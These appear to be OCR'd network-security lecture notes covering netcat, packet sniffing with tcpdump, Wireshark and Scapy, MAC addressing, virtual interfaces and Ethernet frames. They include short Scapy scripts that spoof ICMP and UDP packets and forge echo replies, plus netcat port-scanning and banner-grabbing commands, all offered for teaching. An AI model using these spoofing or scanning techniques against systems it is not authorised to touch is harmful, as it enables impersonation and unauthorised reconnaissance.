


Figure 1.7: Routing

Packet Sending Tools- using nc

- nc (netcat) is a simple tool that can send or receive packets over the network.
- It works with both TCP and UDP.
- Think of it as a **"chat tool for computers.“**

Step 1: Start a server (listener)

- Open one terminal and type:

```
nc -u -l 9999
```

- -u → use UDP.
- -l → listen mode (server).
- 9999 → port number.
- Now this terminal is **waiting for packets**.

Packet Sending using nc

Step 2: Send a message (client)

- Open another terminal and type:
- echo "Hello UDP" | nc -u 127.0.0.1 9999
- echo "Hello UDP" → the message you want to send.
- | → pipes the message into netcat.
- 127.0.0.1 → the IP (localhost = same machine).
- 9999 → port number of server.

Step 3: See result

- The server terminal will show:
- Hello UDP
- That’s it! 🎉 You just sent a UDP packet using netcat.

1. **Client** puts the message into a UDP packet.
2. **Packet is sent** to the server’s IP + port.
3. **Server receives** the packet and prints the message.

Netcat uses

Use Case	Description	Example Command
Port Scanning	Check if a port is open on a remote host	nc -zv 192.168.1.10 22
Banner Grabbing	Retrieve service information from a port (e.g., HTTP server)	nc 192.168.1.10 80 → type GET / HTTP/1.0
Chat Between Machines	Real-time text communication between two hosts	Machine A: nc -l -p 5555 Machine B: nc <IP-of-A> 5555
File Transfer	Send files between two machines	Receiver: nc -l -p 1234 > received_file.txtSender: nc <receiver-IP> 1234 < file_to_send.txt
Simple Server/Client Testing	Simulate servers or clients for network testing	nc -l -p 8080 (server) nc <server-IP> 8080 (client)
UDP Communication	Send or receive data over UDP	nc -u 192.168.1.10 5000
Debugging & Scripting	Send and receive data for troubleshooting or automation	`echo "test"

Packet Sniffing

- Process of capturing and analyzing network traffic.
- Used in both network defense and attacks.
- Tools: Wireshark, tcpdump, Scapy.

Sniffing with Wireshark

- Open-source GUI tool for packet capture & analysis.
- Captures packets and displays in human-readable form.
- Very powerful but requires GUI.

Sniffing with tcpdump

- CLI packet capture tool (suitable for servers/containers).
- Outputs packets in text format or saves to file.
- **tcpdump captures packets that reach your network interface.**

So, it will see:

- **Packets sent from or to your machine.**
- **Packets broadcast or multicast on the local network.**
- Common commands:
  - tcpdump -n -i eth0 → capture packets on eth0 (no hostname resolution).
  - tcpdump -n -i eth0 -vvv "tcp port 179" → capture TCP packets to/from port 179, with verbose details.
  - tcpdump -i eth0 -w /tmp/packets.pcap → save packets to .pcap file (can be analyzed in Wireshark).

Sniffing with Scapy

- Python-based tool for **custom packet sniffing and manipulation**.
- **Allows creating, sending, sniffing, and analyzing packets programmatically.**
- More flexible than Wireshark/tcpdump for research or experiments.

```
from scapy.all import sniff
# Custom print function
def print_pkt(packet):
    print(packet.show())   # show full details of the packet
# Sniff packets on eth0, filter only ICMP
sniff(iface="eth0", filter="icmp", prn=print_pkt)
```

Sniffing with Scapy

- iface="eth0" → capture packets from network interface eth0.

Replace with wlan0, en0, or others depending on your system.

- filter="icmp" → only capture ICMP packets (like ping).

Uses BPF (Berkeley Packet Filter) syntax (same as tcpdump/Wireshark).

- prn=print_pkt → for each packet, call the function print_pkt.packet.show() → prints detailed structure of the packet.

Sample output

- ###[Ethernet]###
-   dst= 00:11:22:33:44:55
-   src= aa:bb:cc:dd:ee:ff
-   type= 0x800
- ###[IP]###
-   version= 4
-   src= 192.168.1.10
-   dst= 8.8.8.8
- ###[ICMP]###
-   type= echo-request
-   id= 0x1
-   seq= 1

Displaying Packets in Scapy

- from scapy.all import sniff, hexdump
- def print_raw(pkt):
-     hexdump(pkt)
- sniff(count=1, prn=print_raw)

```
Output:
0000   45 00 00 54 00 00 40 00 40 01 A6 EC C0 A8 01 0A   E..T..@.@.......
0010   08 08 08 08 08 00 4D 5C 1C 46 00 01 61 62 63 64   ......M\.F..abcd
```

- from scapy.all import sniff, ls
- # capture 1 packet
- pkts = sniff(count=1)
- # list fields of the first packet
- ls(pkts[0])

ls() in Scapy lists all fields and default values of a packet or layer.

When you give it pkts[0] (the first captured packet), it shows all layers and fields inside that packet.

Output

```
• version    : BitField (4 bits)      = 4             (default 4)
• ihl        : BitField (4 bits)      = 5             (default 0)
• tos        : XByteField             = 0
• len        : ShortField             = 84
• id         : ShortField             = 12345
• flags      : FlagsField (3 bits)    = 2
• frag       : BitField (13 bits)     = 0
• ttl        : ByteField              = 64
• proto      : ByteEnumField          = 1             (default 0)
• chksum     : XShortField            = 0x9abc
• src        : SourceIPField          = 192.168.1.10
• dst        : DestIPField            = 8.8.8.8
```

pkts[0].summary()

- Gives a **one-line summary** of the packet.
- Useful for quick inspection.
- **Example:**
- pkts[0].summary()
- **Output:**
- IP / ICMP 192.168.1.10 > 8.8.8.8 echo-request

👉 It tells you:

- The layers (IP / ICMP)
- Source (192.168.1.10)
- Destination (8.8.8.8)
- Type of ICMP (ping request)

pkts[0].show()

- Prints **detailed information** about every field in every layer.
- More verbose than summary().
- **Example:**
- pkts[0].show()

Sending packets to wireshark

- Wireshark's powerful GUI to display and analyze the packets.
- **Wireshark actually consists of two programs, one for capturing packets and the other for displaying and analyzing packets.**
- The one with the graphical user interface is called Wireshark, and this is the one that we use.
- However, this program does not do sniffing at all.
- **When the sniffing starts, Wireshark invokes another independent program called dumpcap, which does the actual sniffing and runs in a separate process.**
- The captured packets are sent to Wireshark via a pipe.
- Wireshark can also take inputs (packets) from other programs, also through a pipe.
- **Scapy Wireshark has implemented a utility function called wireshark(), which helps us pipe packets to Wireshark.**
- After running the following statement, the Wireshark window will pop up, displaying the captured packets contained in pkts.s.

>>> wireshark(pkts)"

Packet Spoofing

- **If we want to send an IP packet, we can choose the destination IP address, but not the source IP address.**
- When we want to use a false source IP address in the packet, we are addressing the source IP field.
- If we want to use a false source IP address in the packet, we are conducting packet spoofing.
- This allows us to set arbitrary values for packets. It is vastly used by network intruders for malicious tasks.

Packet Spoofing

- **To spoof a packet, we first create its headers at different layers and then stack them together to form a complete packet.**
- We do not need to fill in all the fields in the headers.
- The fields that are not set by us will carry default values or will be calculated by Scapy.
- Let us spoof an ICMP echo request packet.

Packet Spoofing

- #!/usr/bin/python3
- from scapy.all import *
- print("SENDING SPOOFED ICMP PACKET........")
- IP = IP(src="1.2.3.4", dst="93.184.216.34") ①
- icmp = ICMP() ②
- pkt = IP/icmp ③
- pkt.show()
- send(pkt,verbose=0)

① IP = IP(src="1.2.3.4", dst="93.184.216.34"):

- In this code, Line ① creates an IP object from the IP class. A class attribute is defined for each IP header field. We can use ls(IP) to list all the attribute names and their default values for the IP class. In our code, we set the source and destination IP addresses in the IP header. For other header fields, default values will be used. We can print out the values of each header field using the show() method.

② icmp = ICMP(): Line ② creates an ICMP object. We did not set any ICMP header field, so default values will be used. The default ICMP type is echo request.

In Line ③, we stack two header objects IP and ICMP together to form a new object.③ pkt = IP/icmp: The / operator is overridden by the IP class, so it no longer represents division. Instead, it means adding the ICMP object as the payload field of IP and modifying the fields of IP accordingly. The use of the / operator makes stacking headers together very intuitive. As a result of the stacking, we get a new object that represents an ICMP packet, including an IP header.

- **send(pkt,verbose=0)**: We can now send out this packet using send() in Line ④. If we turn on Wireshark, we should be able to see such a packet. **Scapy's send() function gives the packet to the kernel via a special type of socket called raw socket.**
- **The kernel will treat the data coming from the raw socket as a packet, so it will not add new headers and will leave the existing headers alone.** That is how packet spoofing is enabled. In contrast, data coming from the normal socket will be treated as the payload, so new headers will be added.

How different entities handles spoofing?

Layer	What happens
NIC / Network Interface	Checks the packet. Some NICs drop packets if the source IP doesn't match your actual interface IP.
OS Kernel / Network Stack	Most modern OSes enforce **egress filtering**: packets with spoofed source IPs may be blocked before leaving your device.
Router / Gateway	Many routers drop packets with invalid source IPs.
ISP / Upstream Provider	Most ISPs implement **BCP38 / anti-spoofing**, which blocks traffic with source IPs that don't belong to their network.

Spoofing UDP Packets

```
• #!/usr/bin/python3
• from scapy.all import *
• print("SENDING SPOOFED UDP PACKET........")
• IP = IP(src="1.2.3.4", dst="10.0.2.69")  # IP Layer
• UDP = UDP(sport=8888, dport=9090) # UDP Layer
• data = "Hello World!"           # Payload
• pkt = IP/UDP/data               # Construct the Complete Packet
• pkt.show()
• send(pkt,verbose=0)
```

- In the code above, we create the individual part of the UDP packet, including an IP object, a UDP object, and a payload (a string). We then stack them together to form a complete packet, and send it out using send().
- If we run a UDP server using nc -lnuv 9090 on the destination machine 10.0.2.69, which is the destination IP address used in the code, we should be able to get the "Hello World!" message on the server.

Sniffing and Then Spoofing

- We can combine the sniffing and spoofing code together, so we can sniff a request and immediately forge a spoofed reply. The following example sniffs all ICMP packets from 10.0.2.69. If the type of the ICMP packet is echo request (the type value is 8), the program will immediately send out a spoofed ICMP echo reply.

```
• #!/usr/bin/python3
• from scapy.all import *
• def spoof_pkt(pkt):
•     if ICMP in pkt and pkt[ICMP].type == 8:
•         print("Original Packet........")
•         print("Source IP :", pkt[IP].src)
•         print("Destination IP :", pkt[IP].dst)
• ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl) ①
•         icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq) ②
•         data = pkt[Raw].load
•         newpkt = ip/icmp/data
•         print("Spoofed Packet........")
•         print("Source IP :", newpkt[IP].src)
•         print("Destination IP :", newpkt[IP].dst)
•         send(newpkt,verbose=0)
• pkt = sniff(filter='icmp and src host 10.0.2.69',prn=spoof_pkt)
```

- In the code above, at Line ①, we construct an IP packet header. In our example, the packet is an ICMP echo request.
- need to swap the source and destination IP addresses in the reply. For the ICMP reply message, we need to set the same ID and sequence number as in the request.
- We did that in Line ②. Some ICMP requests messages may have a payload, so in the reply, we need to attach the same payload.
- We obtain the payload from the request at Line ③.

The MAC Layer and Attacks

Role of MAC Layer

- When a packet is sent towards its destination, if the destination is on the same network, the packet will be delivered directly.
- If the destination is not on the same network, the packet will be delivered to a router on the same network.
- In both cases, the packet will be given to a machine on the same network.
- **How to deliver a packet to a machine on the same network is the job of the Data-Link layer, also known as the MAC layer (Medium Access Control).**
- **The most commonly used transmission medium is the Ethernet.**

Network Interface Card (NIC)

- A Network Interface Card (NIC) connects a machine to a network.
- Can be **physical (hardware) or logical (virtual).**
- Every NIC has a unique hardware address called MAC address.
- Networks like Ethernet and Wi-Fi are broadcast by nature →All NICs on the same medium can hear all frames.
- NIC checks each frame → processes only those with matching MAC address.

Data Flow in NIC

- NIC verifies destination MAC address in frame header.
- If match → copies frame into a Ring Buffer in kernel using DMA (Direct Memory Access).
- NIC sends an interrupt signal to CPU to notify about new data.
- CPU moves packets from buffer → kernel space to free space for new packets.
- Kernel uses protocol-specific handler functions to process packets.
- Processed data is then passed to user-space applications (e.g., browser, mail client).




Figure 2.2: Packet flow


Promiscuous Mode

- Normally: NIC discards frames not meant for it.
- Promiscuous mode: NIC passes all frames (irrespective of MAC address) to kernel.
- Enables packet sniffing (capturing and analyzing all traffic).
- Commonly used in:

1. Network monitoring
2. Intrusion detection systems (IDS)
3. Troubleshooting and security analysis

MAC Address

- Media Access Control (MAC) address = unique identifier of NIC.
- Also called **hardware address / physical address / Ethernet address.**
- 48-bit address, written as six groups of 2 hex digits, e.g. 08:00:27:AB:4C:D2.
- First part → identifies manufacturer;
- second part → unique device number.
- To find MAC address in Linux: Command: **ifconfig or ip link show**
- Used for local identification within LAN (not routable across internet).



Sample ifconfig output

- $ ifconfig
- eth0   Link encap:Ethernet **HWaddr 00:1A:2B:3C:4D:5E**
-           inet addr:192.168.1.10 Bcast:192.168.1.255 Mask:255.255.255.0
-           inet6 addr: fe80::21a:2bff:fe3c:4d5e/64 Scope:Link
-           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
-           RX packets:105432 errors:0 dropped:0 overruns:0 frame:0
-           TX packets:84523 errors:0 dropped:0 overruns:0 carrier:0
-           collisions:0 txqueuelen:1000
-           RX bytes:13450328 (13.4 MB) TX bytes:10435324 (10.4 MB)

➡ **HWaddr 00:1A:2B:3C:4D:5E = MAC Address**

Tracking Based on MAC Address

- MAC address is burned into the NIC (but can be reconfigured in modern devices).
- Ensures uniqueness → no two devices on same network with same MAC.
- Security Concern: Multiple devices = multiple unique MACs → possible tracking.

During Wifi Scanning

- Devices (phones, laptops) scan for WiFi access points.
- During scanning, the MAC address is broadcast, even without connecting.
- WiFi access points can log device MACs.
- With data from multiple WiFi APs, adversaries can correlate movement → identify owners.

Threat:

- Continuous WiFi scanning leaks device identity.

Solution:

- Apple introduced randomized MAC addresses while scanning.
- Other vendors (Android, Windows) followed.
- Modern NICs → reconfigurable MAC addresses to protect privacy.

Sample tcpdump output:exposing MAC

```
• 09:12:03.451234  radiotap  34  802.11 Probe Request, Flags:........ , seq 0x3a4, SA:
  02:11:22:33:44:55, DA: ff:ff:ff:ff:ff:ff, BSSID: ff:ff:ff:ff:ff:ff, SSID: ""  (wlan0mon)
• 09:12:03.451238  802.11 Probe Request, SA: 02:11:22:33:44:55, DA: ff:ff:ff:ff:ff:ff,
  SSID: "HomeNetwork", Supported rates: 6,12,24 (wlan0mon)
• 09:12:04.122001  radiotap  42  802.11 Probe Request, SA: aa:bb:cc:dd:ee:ff, DA:
  ff:ff:ff:ff:ff:ff, SSID: "", Vendor IE: Apple  (wlan0mon)
• 09:12:04.122005  802.11 Probe Request, SA: aa:bb:cc:dd:ee:ff, SSID:
  "OfficeWiFi", HT Capabilities present, Channel: 36 (wlan0mon)
• 09:12:05.300812  radiotap  36  802.11 Probe Request, SA: 7e:9a:4b:01:02:03, DA:
  ff:ff:ff:ff:ff:ff, SSID: "", RSN IE absent, Supported rates: 1,2,5.5,11 (wlan0mon)
• 09:12:06.987654  802.11 Probe Request, SA: 4c:32:75:aa:bb:cc, DA: ff:ff:ff:ff:ff:ff,
  SSID: "GuestNet", Extended Supported Rates present (wlan0mon)
```

Virtual Network Interface

- Network Interface Cards (NICs) need not be hardware only → can be software-based.
- Virtual Network Interface: Emulates how physical NIC interacts with OS.
- OS treats both physical & virtual interfaces the same.

Benefits:

- Flexibility of software.
- Add new functionalities without new hardware.
- Widely used in:Virtual MachinesContainersCloud environments

Virtual Network Interface

- A network = two pipes:
- Incoming traffic
- Outgoing traffic
- Physical NIC: Other end of pipes connects to cable/wireless device.
- Virtual NIC: Other end of pipes connects to software.
- Software end can emulate different behaviors for different applications.

Loopback Interface (lo)

- Present in most OS.
- Default IP: **127.0.0.1**
- Packets sent → loop back into incoming pipe.
- Used when a computer sends packets to **itself**.

```
$ ifconfig lo
lo: flags=73<UP, LOOPBACK, RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
```

Dummy Interface

- **Similar to loopback, but allows arbitrary IP assignment.**
- Useful for testing / special routing setups.
- Linux provide a virtual interface called dummy.

```
ip link add dummy1 type dummy
ip addr add 1.2.3.4/24 dev dummy1
ip link set dummy1 up
ifconfig
```

```
Output:
dummy1: flags=195<UP, BROADCAST, RUNNING,
NOARP> mtu 1500
        inet 1.2.3.4 netmask 255.255.255.0 broadcast
0.0.0.0
        ether 6a:eb:f2:14:88:46 txqueuelen 1000
(Ethernet)
```

Delete interface→ ip link del dummy1

Tun/Tap Interface

Definition: A virtual NIC where one end of the pipes connects to a user-level program.

Key Feature: Unlike physical NICs, data is not sent to hardware but to applications.

Working: OS → sends packet → kernel passes it to user-level program.

Program can modify, encapsulate, or redirect packets.

Packets can re-enter kernel through the same interface.

Uses:VPN (Virtual Private Network) implementations.


Tunneling protocols.

Virtual network overlays in cloud.


Difference: Socket communication is between applications.

Tun/Tap bridges OS kernel and user-space programs.


CARD (NIC)



(a) physical interface



(b) loopback/dummy interface




(c) tun/tap interface

Ethernet Frame

- Definition: An Ethernet frame is the basic unit of communication in Ethernet networks.

Components:

- Header → Source & Destination info,ethernet type
- Payload → Actual data (IP/ARP, etc.).CRC (FCS) → 32-bit error detection code.
- Purpose: Ensures reliable transmission across LAN.
- Provides addressing and error-checking.



Ethernet header


- Fields in Header:
- Destination MAC (6 bytes):
- Receiver’s hardware address.Source MAC (6 bytes):
- Sender’s hardware address.
- EtherType (2 bytes): Identifies payload type:
- 0x0800 → IP packet.
- 0x0806 → ARP packet.
- Importance: Determines who should receive and what type of data is carried.

Payload & Size Constraints

- **Payload Range:**
  - Minimum: **46 bytes** (smaller → padding added).
  - Maximum: **1500 bytes** (larger → fragmentation by higher layer, e.g., IP).
- **Examples:**
  - **Small payload (e.g., ARP):** Padding required.
  - **Large payload (e.g., IP >1500 bytes):** Broken into smaller frames.
- **Why needed?**
  - Ensures **Ethernet efficiency** and compatibility with hardware limits.

Scapy – Ethernet Frame Example


- Scapy = Python library for crafting Ethernet frames.
- Ether() Class Attributes:
- dst → Destination MAC (default: ff:ff:ff:ff:ff:ff)
- src → Source MAC (auto-filled).
- type → EtherType (e.g., 0x0800 for IP).
- Example Program:



```
$ python3
>>> from scapy.all import *
>>> ls(Ether)
